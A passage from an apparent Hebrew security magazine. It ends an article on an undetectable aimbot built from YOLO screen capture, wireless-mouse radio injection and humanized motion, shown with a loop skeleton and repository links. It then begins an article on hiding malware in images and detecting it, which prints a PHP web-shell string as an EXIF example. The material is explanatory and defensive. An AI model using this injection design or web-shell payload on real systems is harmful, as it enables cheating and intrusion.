MouseJack ידוע, והמודלים הקינמטיים פורסמו - אלא בכך ששלושתם יחד מנטרלים את שלושת העוגנים בו-זמנית:


```
#The full loop (high-level skeleton - no game hooks, no weights)
while True:
    frame = capture_card.read()           # ~1 frame from the HDMI splitter
    crop = center_crop(frame, 320)       # crosshair is always centered
    det = yolo(crop, conf=0.55)[0]        # ~1-3 ms on a modest GPU
    enemy = nearest_to_crosshair(det.bboxes)
    if enemy is None: continue
    dx,dy = target_to_counts(enemy_head_px) # pixels -> angle -> mouse counts
    path = humanize(dx, dy)               # min-jerk + submovements + noise
    for (cx, cy) in path:                  # streamed at ~1 kHz
        crazyradio.inject_esb(mouse_addr, cx, cy) # byte-identical mouse frame
```

הבחנה אחרונה על התזמון: במצב שבו נרצה לבצע tracking אחרי הראש הכול חייב להסתיים בתוך מחזור-פריים, אחרת הכוונת מפגרת אחרי היריב. במצב של-flick - נעילה חד-פעמית ברגע-הלחיצה-התקציב סלחני בהרבה, כי מחשבים תנועה בודדת בלבד. בשני המקרים, הזרקת-הפריימים בקצב kHz1 היא מה שמאפשר למסלול-התנועה להיראות רציף וטבעי אצל המקלט.

למה כל כך קשה לתפוס את זה?


שווה לעצור ולראות איך שלושת החלקים, יחד, מכבים את שלושת העוגנים בבת-אחת - כי זו הנקודה שהופכת את הארכיטקטורה למטרידה, וגם מסבירה למה אפילו אנטי-ציט ברמת-הקרנל, או FACEIT על כל חומרתו, מתקשה כאן.

Three anti-cheat anchors -> three parts -> why each anchor goes blind



[תרשים 7: מיפוי שלושת עוגני-הזיהוי לשלושת חלקי-התקיפה, ולמה כל עוגן מתעורר]

עוגן הזיכרון עיוור כי פשוט אין מה לראות: המוח (YOLO) יושב על מחשב פיזי אחר, שמקבל את הווידאו דרך HDMI Splitter. אין תהליך זר על מחשב-המשחק, אין קריאת זיכרון, אין hook, אין DLL מוזרק. הדרייבר של האנטי-ציט סורק מכונה נקייה לחלוטין, ומוצא - כלום.




עוגן-הקלט עיוור כי אין התקן חדש: הקלט אינו מגיע דרך SendInput ולא דרך התקן-USB נוסף שאפשר לספור ולטבוע, אלא דרך שכבת-הרדיו של העכבר הקיים - מתחת למחסנית-ה-USB של המחשב, וממוזג אדיטיבית עם היד האמיתית כבר בתוך הדונגל. מבחינת המערכת יש התקן-HID אחד בלבד, החוקי, שסתם זז קצת יותר ממה שהיד עשתה.

ועוגן-ההתנהגות עיוור כי התנועה אנושית מעצם-בנייתה: מסלול מינימום-זעזוע, תת-תנועות-תיקון, רעש תלוי-מהירות ורעד. הסימן היחיד שנשאר אינו קלט זר אלא שארית סטטיסטית עדינה - וזה כבר לא משחק שמנצחים בו על המחשב המקומי, אלא בצד-השרת ולאורך אלפי אירועים. וזה, בדיוק, הנושא של המאמר הבא.

הגנה: לאן ההגנה עוברת

- ניתוח התנהגותי-סטטיסטי בצד-השרת: לא לחפש קלט זר אלא את שאריות-הקינמטיקה. לזייף התפלגות אנושית מושלמת לאורך אלפי אירועים קשה בהרבה מלזייף תנועה בודדת - וכאן ההגנה עדיין מנצחת.
- שרשרת-קלט אמינה (input trusted) ואטסטציה חומרתית: נתיב מאומת מהחיישן דרך ה-firmware אל המשחק, שחותם או מונה כל דוח - אז גם הזרקה בייט-זהה נחשפת. Logitech עצמה עושה זאת במקלדות המוצפנות שלה. היעדר-האימות בדוחות-העכבר הוא כל הפגיעות.
- הצפנה ואימות ברמת-הלינק (כמו BLE עם אבטחת-שכבת-קישור) במקום ESB חסר-חיבור.
- לזכור שהתקיפה החומרתית (HDMI Splitter + רדיו) קשה מאוד לזיהוי מקומי - כי אין לה טביעת-רגל על מחשב-המשחק. זה בדיוק מה שהופך את המישור ההתנהגותי בצד-השרת לקו-ההגנה האמיתי.
- יש עוד דרכים יותר יצירתיות- שאותן אשמור למאמר הבא ☺

ומה בעצם מודדים בצד-השרת כדי לתפוס? שאריות קינמטיקה. התפלגות זמני-התגובה (אדם רועש. בוט אחיד מדי). המתאם בין רגע-הופעת-היריב-על-המסך לבין תחילת-התנועה (חשוד כשהוא הדוק מדי). פרופיל-הזעזוע (חלק או אחיד יתר-על-המידה). ספירת תת-התנועות והתפלגותן. ואנטרופיית-המסלולים לאורך זמן. אף אחד מהסימנים האלה אינו הוכחה בפני עצמו - אבל שילובם, על-פני אלפי אירועים, הוא כבר סיפור אחר. את בניית מודל-הזיהוי הזה, ואת התוצאות שלו מול האימבוט שתואר כאן, נשמור למאמר-ההמשך. כי הרי בשביל זה בנינו אותו מלכתחילה: כדי לתפוס אותו.



כמה זה עולה, ולמה זה משנה

מילה על הנגישות, כי היא חלק בלתי-נפרד מהאיום: הרכיבים לא יקרים. Crazyradio עולה עשרות בודדות של דולרים, מפצל-HDMI וכרטיס-לכידה עולים מעט, ומחשב שני יכול להיות ישן וצנוע. אין כאן ציוד-מעבדה - יש כאן ערכה שאפשר להרכיב על שולחן המטבח. וזו בדיוק הסיבה שהאיום מטריד: הוא לא דורש גישה פיזית לקורבן, לא דורש להריץ שום דבר על מחשב-המשחק, והמחסום העיקרי הוא ידע - לא תקציב. המחסום הזה, אגב, הוא בעיקרו הרדיו: את ה-LLM ואת התנועה כל מתכנת יכול לשחזר בשבועיים, אבל את החלק החומרתי צריך באמת ללמוד. (ובדיוק בגלל שהמחסום הוא ידע ולא כסף, פיצלנו את הקוד לשלושה repositories נפרדים - אין מהם אימבוט מוכן להורדה.)

סיכום

הצגנו רעיון שלם שעובד מקצה-לקצה: אימבוט בשלושה חלקים משלימים - עיניים חיצוניות מבוססות-YOLO (עם חיתוך-מרכז שחוסך חישוב ומייצב את הכוונת) שאינן נוגעות בזיכרון, ידיים אלחוטיות שמתחזות לשכבת-הרדיו של העכבר במקום להוסיף התקן (עם צלילה ל-Ghidra כדי לפצח פרוטוקול סגור), ותנועה שנבנית ממודל קינמטי של יד. כל חלק מנטרל עוגן-זיהוי אחר, והחיבור ביניהם הוא מה שהופך את הארכיטקטורה למטרידה - ולכן ראוייה למחקר הגנתי. השורה-התחתונה אופטימית דווקא למגן: אותה מתמטיקה שמייצרת אנושיות היא גם מה שחושף אותה, וזה אחד המישורים שאליה ההגנה צריכה לעבור. מקווה שנהנתם! ☺

על הכותב

אוראל דמרי (oreldm) - אני קורא את Whisper Digital מאז הגליון הראשון ב-2009, ומרגש אותי לכתוב כאן לראשונה. בוגר יחידה 81, מהנדס תוכנה וכיום כותב אוטומציה ב-CrowdStrike. כפי שראיתם, מוכן להקריב קצת חומרה בשם המדע.

אפשר ליצור איתי קשר ב-[linkedin](https://www.linkedin.com/in/oreldm/) או באתר <http://orel.dev>.

תודה רבה לאפיק קסטיאל ולאלי קסקי על התמיכה בכתיבת המאמר!



קוד, כלים ומקורות

במכוון פיצולנו את הקוד לשלושה repositories נפרדים - אחד לכל חלק - כדי שאיש לא יקבל אימבוט מוכן מהמדף: אין אף repo יחיד שמחבר עיניים, ידיים ותנועה, וכל חלק דורש ידע וחומרה משלו. זו בחירה מכוונת של הפחתת-נזק.

תנועה אנושית (קינמטיקה):

<https://github.com/Oreldm/humanized-mouse-motion>

הזרקת-ESB ל-Crazyradio (frame + כלים):

<https://github.com/Oreldm/crazyradio-esb-inject>

זיהוי-מטרות על המסך (YOLO):

<https://github.com/Oreldm/screen-target-detection>

כלים פומביים

- Ultralytics YOLO - <https://github.com/ultralytics/ultralytics>
- MouseJack (Bastille) - <https://github.com/BastilleResearch/mousejack>
- LOGITacker - <https://github.com/RoganDawes/LOGITacker>
- Ghidra (NSA) - <https://github.com/NationalSecurityAgency/ghidra>
- Capstone (disassembler) - <https://github.com/capstone-engine/capstone>
- Crazyradio 2.0 (Bitcraze)- <https://www.bitcraze.io/products/crazyradio-2-0>

מקורות אקדמיים - קינמטיקה של תנועת-יד

- Fitts, P. M. (1954). The information capacity of the human motor system. J. Exp. Psychology, 47(6)
- Flash, T., & Hogan, N. (1985). The coordination of arm movements. J. Neuroscience, 5(7)
- Meyer, D. E., et al. (1988). Optimality in human motor performance. Psychological Review, 95(3)
- Harris, C. M., & Wolpert, D. M. (1998). Signal-dependent noise determines motor planning. Nature, 394
- McAuley, J. H., & Marsden, C. D. (2000). Physiological and pathological tremors. Brain, 123(8)

נוזקה בתוך תמונה - הסתרת קוד זדוני בקבצי גרפיקה

וזיהוי באמצעות YARA

מאת עמית גבאי

הקדמה

בעולם אבטחת המידע המודרני, קבצי תמונה נחשבים בעיני רבים לתוכן "תמים" - קבצים שרק מוצגים על המסך ואינם יכולים לגרום נזק. תפיסה זו, אף שהיא נכונה ברובה, מוטעית במקרים רבים מספיק כדי להפוך קבצי גרפיקה לאחד מכלי ההסתרה המעניינים עבור תוקפים.

מאמר זה סוקר את הדרכים העיקריות שבהן ניתן להשתמש בקובץ תמונה כאמצעי הובלה או הסתרה של תוכן זדוני, את ההיסטוריה של הטכניקה, ואת האופן שבו צוותי אבטחה, ובפרט באמצעות מנוע חוקים בשם YARA - מזהים ומסכלים מתקפות מסוג זה.

חשוב להבהיר כבר בפתיחה: המאמר נכתב למטרות הבנה, מודעות, חינוך והגנה. הוא אינו כולל קוד או payload פונקציונלי או הוראות ליצירת נזקה.

למה בכלל אפשר "להחביא" קוד בתוך תמונה?

כדי להבין את האיום, צריך קודם להבין משהו בסיסי על מבנה קבצים דיגיטליים: כמעט כל פורמט קובץ, כולל JPEG, PNG, GIF, BMP ואחרים - הוא בסופו של דבר רצף של Bytes המאורגן לפי מבנה (format) מוגדר מראש. תוכנת הצפייה או העיבוד בתמונה (הדפדפן, מציג התמונות של מערכת ההפעלה, או ספרייה כגון libpng, libjpeg או ImageMagick) יודעת לקרוא את רצף הבייטים, לפרש את הכותרות (headers), את מרחב הצבעים, את הדחיסה ומבני הנתונים השונים, ולבסוף להפיק את הייצוג החזותי של התמונה.

הבעיה, ומכאן נובעת כל הסוגיה, היא שפורמטים ותוכנות עיבוד רבות מאפשרים קיום של מידע שאינו חלק ישיר מהייצוג החזותי.



לדוגמה:


- מטא-דאטה - שדות מידע המיועדים לתאר את התמונה, כגון המצלמה שצילמה אותה, תאריך, מיקום גיאוגרפי או הערות של הצלם.
 - אזורי ריפוד (padding) - בייטים שעשויים להופיע במבני קבצים מסוימים מסיבות טכניות, כגון יישור או דרישות מבניות, ואינם בהכרח חלק מהייצוג החזותי.
 - מבנה מקונן (chunk-based) - פורמטים כמו PNG בנויים מ"נתחים" (chunks) בעלי מבנה מוגדר. קיימים סוגי chunks שאינם חלק מהפיקסלים עצמם, ובמקרים מסוימים ניתן לנצל שדות או מבנים שאינם נחוצים להצגת התמונה כדי לשאת מידע נוסף.
 - גמישות בפענוח - תוכנות מסוימות אינן קפדניות לחלוטין לגבי כל חריגה מהתקן. אם parser מקבל קלט שאינו נחוץ להצגת התמונה ומתעלם ממנו, ניתן לעיתים להשתמש בהתנהגות זו כדי לשלב מידע נוסף בקובץ.
- התכונות הללו, שנועדו במקור לגמישות, להרחבה או לצורכי metadata, הופכות לנקודות שבהן ניתן להסתיר מידע שאינו קשור ישירות לתצוגה החזותית.
- חשוב להבחין כבר כאן בין שני מושגים שונים: הסתרת מידע בתוך תמונה אינה שקולה להרצת קוד. תמונה יכולה להכיל מידע שנראה חשוד או אפילו קוד בינארי, מבלי שהקוד הזה ירוץ אי פעם. כדי שהמידע המוסתר יהפוך לחלק משרשרת תקיפה, נדרש מנגנון נוסף. למשל, תוכנה זדונית שכבר קיימת במערכת ויודעת לחלץ אותו, או פגיעות בתוכנה שמעבדת את הקובץ.

הטכניקות המרכזיות

סטגנוגרפיה קלאסית - Least Significant Bit (LSB)

סטגנוגרפיה היא, במקור, תחום אמנות הסתרת מידע בתוך מדיום אחר, כך שקיומו של המידע המוסתר אינו ניכר לעין. בהקשר הדיגיטלי, אחת השיטות המוכרות היא מניפולציה על "הביט הפחות משמעותי" (LSB) של ערכי הפיקסלים.

תמונה דיגיטלית מורכבת מפיקסלים, וכל פיקסל מיוצג בדרך כלל על ידי ערכי צבע - למשל אדום, ירוק וכחול (RGB). כאשר כל ערוץ מיוצג על ידי 8 ביטים, ערכו נע בין 0 ל-255. שינוי הביט האחרון, כלומר הביט הפחות משמעותי, משנה את הערך במספר קטן מאוד ולכן בדרך כלל יוצר שינוי חזותי שקשה מאוד להבחין בו בעין האנושית.



דוגמה להמחשה: נניח שיש לנו פיקסל שחור לחלוטין שערכי ה-RGB שלו הם (0,0,0). אם נשנה את הביט האחרון בערוץ האדום, הערך יכול להפוך ל-(1,0,0). מבחינה חזותית השינוי זעיר ביותר, אך תוכנה שיודעת כיצד לקרוא את אותם ביטים יכולה לאסוף אותם ולבנות מהם רצף מידע.

באופן דומה, אם שינוי כזה מתבצע במספר גדול של פיקסלים, ניתן ליצור ערוץ סמוי שיכול לשאת טקסט או נתונים בינאריים.

Lossy מול Lossless: טכניקות LSB המבוססות ישירות על ערכי הפיקסלים דורשות שהמידע שהוטמע יישמר באופן עקבי. לכן הן מתאימות במיוחד לפורמטים השומרים את ערכי הפיקסלים ללא אובדן, כגון PNG או BMP. לעומת זאת, בפורמטים עם דחיסה מאבדת מידע (Lossy), כמו JPEG, שלבי הדחיסה והקידוד מחדש עלולים לשנות את ערכי הפיקסלים ולפגוע במידע שהוטמע.

חשוב להדגיש LSB steganography כשלעצמה אינה מריצה קוד. היא רק מסתירה מידע. כדי שהמידע המוסתר יהפוך ל-payload פעיל, צריך מנגנון נוסף שיחלץ אותו ויעביר אותו לשלב הבא. לדוגמה, תוכנה זדונית שכבר נמצאת במחשב יכולה לאתר את התמונה, לחלץ ממנה את המידע ולהשתמש בו בהמשך שרשרת התקיפה.

דוגמה אמיתית לכך היא Worok, [קמפיין שתועד על ידי ESET](#). אחד הרכיבים שלו, PNGLoad, חיפש קבצי PNG והפיק מהם מידע באמצעות הביטים הפחות משמעותיים של ערוצי הצבע וה-alpha ולאחר מכן עיבד את המידע שהתקבל. כך התמונה שימשה למעשה כמעין מיכל למידע נוסף, בעוד שהקובץ עצמו יכול להישאר תמונה תקינה למראה.

ניצול לרעה של מטא-דאטה EXIF ודומיו

תקן EXIF (Exchangeable Image File Format) מאפשר לשלב בקובץ תמונה מידע תיאורי, כגון: דגם מצלמה, הגדרות הצילום, מיקום, GPS, תאריך ולעיתים גם שדות טקסט נוספים.


קובץ EXIF תמים של תמונה שצולמה בסמארטפון עשוי להכיל מידע כגון:

```
Make: Apple  
Model: ePhone 13  
GPS Latitude: 32.0853
```

עם זאת, העובדה שניתן להכניס טקסט לשדה EXIF אינה אומרת שהטקסט יהפוך אוטומטית לקוד.

לדוגמה, אם שדה EXIF מכיל מחרוזת שנראית כמו קוד PHP:

```
Model: <?php system($_GET['cmd']); ?>
```



עצם הופעת המחרוזת בתוך הקובץ אינה גורמת לה לרוץ. הסיכון נוצר כאשר אפליקציה או שרת מעבירים את הנתון למנגנון ביצוע בצורה לא בטוחה - למשל כאשר תוכן שהגיע מהמשתמש משולב בתוך פקודת מערכת, שאילתה או מנגנון פרשנות ללא הפרדה וסינון מתאימים.

במילים אחרות, מדובר במקרה שבו התמונה משמשת אמצעי הובלה לנתון זדוני, והפגיעות האמיתית נמצאת ברכיב שמעבד את הנתון.

היבט נוסף שהופך metadata למעניין הוא שהמידע נמצא באזור נפרד יחסית מהייצוג החזותי. לכן ניתן לעיתים לשמר אותו גם כאשר התמונה עצמה עוברת תהליכי דחיסה, כל עוד תוכנת העיבוד אינה מסירה את ה-metadata.

קבצי Polyglot - קובץ שהוא "שניים באחד"

טכניקה מתוחכמת יותר היא יצירת קובץ פוליגלוט - קובץ שניתן לפרש באופן תקין בשתי דרכים שונות על ידי שני parsers או מנגנוני עיבוד שונים.

לדוגמה, ניתן ליצור קובץ שהוא בו-זמנית:

- קובץ JPEG תקין מבחינת תוכנת הצפייה בתמונות.
- קובץ ZIP תקין מבחינת כלי חילוץ מתאים.
- ובתרחישים מסוימים, גם קובץ המכיל תוכן קוד או סקריפט שניתן לפרש על ידי רכיב אחר במערכת.


הדבר אפשרי משום שפורמטים שונים משתמשים במבנים שונים כדי לזהות את תחילתו וסופו של המידע הרלוונטי. כאשר שני parsers מתייחסים לאותם בייטים בצורה שונה, ניתן לעיתים ליצור קובץ שעובר בהצלחה את הבדיקות של מערכת אחת, אך מקבל משמעות שונה לחלוטין אצל מערכת אחרת.

סיכון משמעותי נוצר כאשר שרת בודק קובץ לפי מנגנון אחד, למשל כ"תמונה", אך רכיב אחר במערכת מתייחס אליו לפי פורמט או תוכן אחר.

חשוב להדגיש שגם כאן, עצם קיומו של polyglot אינו אומר שהקוד שבו ירוץ. ההרצה תלויה באופן שבו מערכת היעד מפרשת את הקובץ ובאילו רכיבים היא מאפשרת להשתמש בו.

ניצול פגיעויות בספריות פענוח תמונה (Image Parsers)

זוהי אולי הטכניקה הישירה ביותר מבחינת הקשר בין קובץ התמונה לבין הרצת קוד, מכיוון שהיא יכולה לנצל חולשה בתוכנה שמעבדת את הקובץ עצמו.



ספריות כמו GDI+, libpng, libjpeg של מייקרוסופט, ImageMagick ואחרות הן תוכנות פענוח תמונה מורכבות. חלקן כתובות בשפות low-level כמו C ו-C++ שבהן קיימים סיכונים הקשורים לניהול זיכרון. לאורך השנים התגלו בספריות מסוג זה פגיעויות כגון buffer overflow, out-of-bounds access ושגיאות parsing אחרות.

כאשר קיימת פגיעות ניתנת לניצול, תוקף עשוי ליצור קובץ תמונה שתוכנן לגרום ל-parser לבצע פעולה בלתי צפויה. בהתאם לאופי הפגיעות, התוצאה יכולה לנוע מקריסה של התוכנה ועד להרצת קוד תחת ההרשאות של התהליך המעבד את הקובץ.

דוגמה מפורסמת היא ImageTragick, שם שניתן לקבוצת פגיעויות ב-ImageMagick שהתגלתה ב-2016. אחת מהן, CVE-2016-3714, אפשרה בתנאים מסוימים הרצת פקודות דרך עיבוד קובץ תמונה מעוצב במיוחד. לפי [NVD](#), הפגיעות נבעה בין היתר מעיבוד לא בטוח של קלט והעברה לפונקציונליות delegate.

במקרה כזה, בניגוד ל-LSB, הבעיה היא לא שמידע הוחבא בתוך התמונה וממתין לתוכנה אחרת, אלא ה-parser עצמו הופך להיות חלק ממשטח התקיפה.

דוגמאות מהעולם האמיתי

- לאורך השנים תועדו מספר מקרים בולטים שבהם טכניקות אלו נוצלו במתקפות אמיתיות:
- (2015) Stegoloader - משפחת נוזקה שתועדה משתמשת בסטגנוגרפיה כדי להסתיר רכיבים של שרשרת התקיפה בתוך קבצי תמונה, ובכך להקשות על זיהוי התוכן הזדוני.
 - (2022) Worok - קמפיין שבו רכיב בשם PNGLoad השתמש בסטגנוגרפיה בקובצי PNG. לפי [ESET](#), הרכיב חילץ מידע מהביטים הפחות משמעותיים של ערוצי הצבע וה-alpha ולאחר מכן עיבד את המידע שהתקבל.
 - (2016) ImageTragick - סדרת פגיעויות ב-ImageMagick ובהן [CVE-2016-3714](#), שאפשרו בתנאים מסוימים לעבד קבצים מעוצבים באופן שהוביל להרצת פקודות על המערכת.
 - שימוש ב-Polyglot בהעלאת קבצים באתרי אינטרנט - חוקרי אבטחה תיעדו לאורך השנים תרחישים שבהם מנגנוני העלאת קבצים חלשים אפשרו להעלות קבצים שנראו כתמונות אך הכילו מבנים נוספים. הסיכון נוצר כאשר רכיב אחר בשרת פירש את אותו קובץ בצורה שונה מזו שהתכוון אליה מנגנון ההעלאה.
 - Malvertising - קמפיינים של פרסום זדוני יכולים להשתמש בתוכן מדיה ובשרשראות אספקת פרסום כדי להעביר קוד או להפנות משתמשים לתוכן זדוני. יש להבחין בין מצב שבו קוד ממש מוטמע בתוך נתוני התמונה לבין מצב שבו התמונה או משאב הפרסום משמשים כחלק משרשרת תקיפה רחבה יותר.

מקרים אלו ממחישים שמדובר באיום אמיתי ולא בתיאוריה בלבד. עם זאת, חשוב גם להבין שהטכניקות אינן שקולות זו לזו: סטגנוגרפיה, polyglot וניצול parser מייצגים מודלים שונים של תקיפה ודורשים מנגנוני הגנה שונים.



[בתמונה - תרשים זרימה שממחיש כיצד עבד קמפיין ה-Stegolader. [מקור](#)]

שרשרת המתקפה - איך זה בפועל מתחבר יחד

חשוב להבין שברוב המקרים, "התמונה הזדונית" אינה המתקפה כולה, אלא חוליה אחת בשרשרת ארוכה יותר, המכונה בעגה המקצועית Kill Chain. שרשרת טיפוסית עשויה להיראות כך:

1. **גישה ראשונית (Initial Access)** - הקורבן מקבל קובץ, קישור או תוכן שמוביל לתמונה או למערכת המעבדת אותה. לדוגמה, התמונה יכולה להגיע בדוא"ל, באתר אינטרנט או כחלק ממערכת להעלאת קבצים.


2. **עיבוד הקובץ** - אם מדובר בניצול פגיעות ב-parser עיצוב עצמו עשוי להיות הרגע שבו מתרחשת התקיפה. אם מדובר בסטגנוגרפיה, הקובץ יכול לעבור עיבוד תקין לחלוטין מבלי ששום קוד ירוץ.

3. **חילוץ ה-payload** - במקרה של סטגנוגרפיה, רכיב שכבר קיים במערכת יכול לפנות לתמונה, לחלץ ממנה את הביטים או הנתונים המוסתרים ולהרכיב מהם מידע נוסף.

4. **הרצה** - אם המידע שחולץ הוא קוד שנועד לביצוע, רכיב זדוני יכול להעביר אותו לשלב ההרצה. בחלק מהתרחישים התוקף עשוי לנסות לצמצם את הכתיבה לדיסק ולהשאיר חלק מהפעילות בזיכרון - טכניקה המקושרת לעיתים למונח fileless malware.

5. **המשך הפעילות הזדונית** - בהתאם למטרת התוקף, הדבר עשוי לכלול איסוף מידע, גניבת credentials, יצירת תנועה רוחבית, פגיעה במערכות או הצפנת מידע.

הבנת השרשרת הזו חשובה כי היא ממחישה מדוע קובץ תמונה יחיד, שנשלף ובדק ב-sandbox, לא תמיד "יראה" זדוני. לעיתים הזדוניות אינה נמצאת בתמונה עצמה, אלא במערכת היחסים בין התמונה לבין הרכיבים שמעבדים אותה.



נוזקה בתוך תמונה - הסתרת קוד זדוני בקבצי גרפיקה
 זיהוי באמצעות YARA

www.DigitalWhisper.co.il

שיטות זיהוי והגנה

ניתוח סטטי (Static Analysis)

ניתוח סטטי הוא בדיקת הקובץ מבלי להריץ אותו. הבדיקה יכולה לכלול את מבנה הקובץ, הכותרות, גודל הקובץ, chunks, metadata, חתימות וסימנים לנתונים שאינם תואמים את הפורמט. כלים לניתוח סטטי יכולים לחפש סימנים כגון:

- ✓ פער בין מבנה הקובץ הצפוי לבין גודלו בפועל.
- ✓ נוכחות של חתימות (magic bytes) של סוגי קבצים אחרים בתוך קובץ שאמור להיות תמונה.
- ✓ נתונים חריגים המופיעים לאחר סוף המבנה הלוגי הצפוי של הקובץ.
- ✓ אנטרופיה גבוהה באופן חריג באזורים שבהם לא צפוי להופיע מידע דחוס או מוצפן. חשוב לזכור שאנטרופיה גבוהה אינה הוכחה לנוזקה, מכיוון שגם דחיסה לגיטימית יכולה לייצר אנטרופיה גבוהה.
- ✓ שדות metadata החורגים מאורך או מבנה סביר, או מכילים תוכן שאינו אופייני לשדה התיאורי.
- ✓ מבנים שאינם תואמים את התקן או שאינם ניתנים לפענוח תקין על ידי parser תקין.


ניתוח דינמי (Sandbox / Dynamic Analysis)

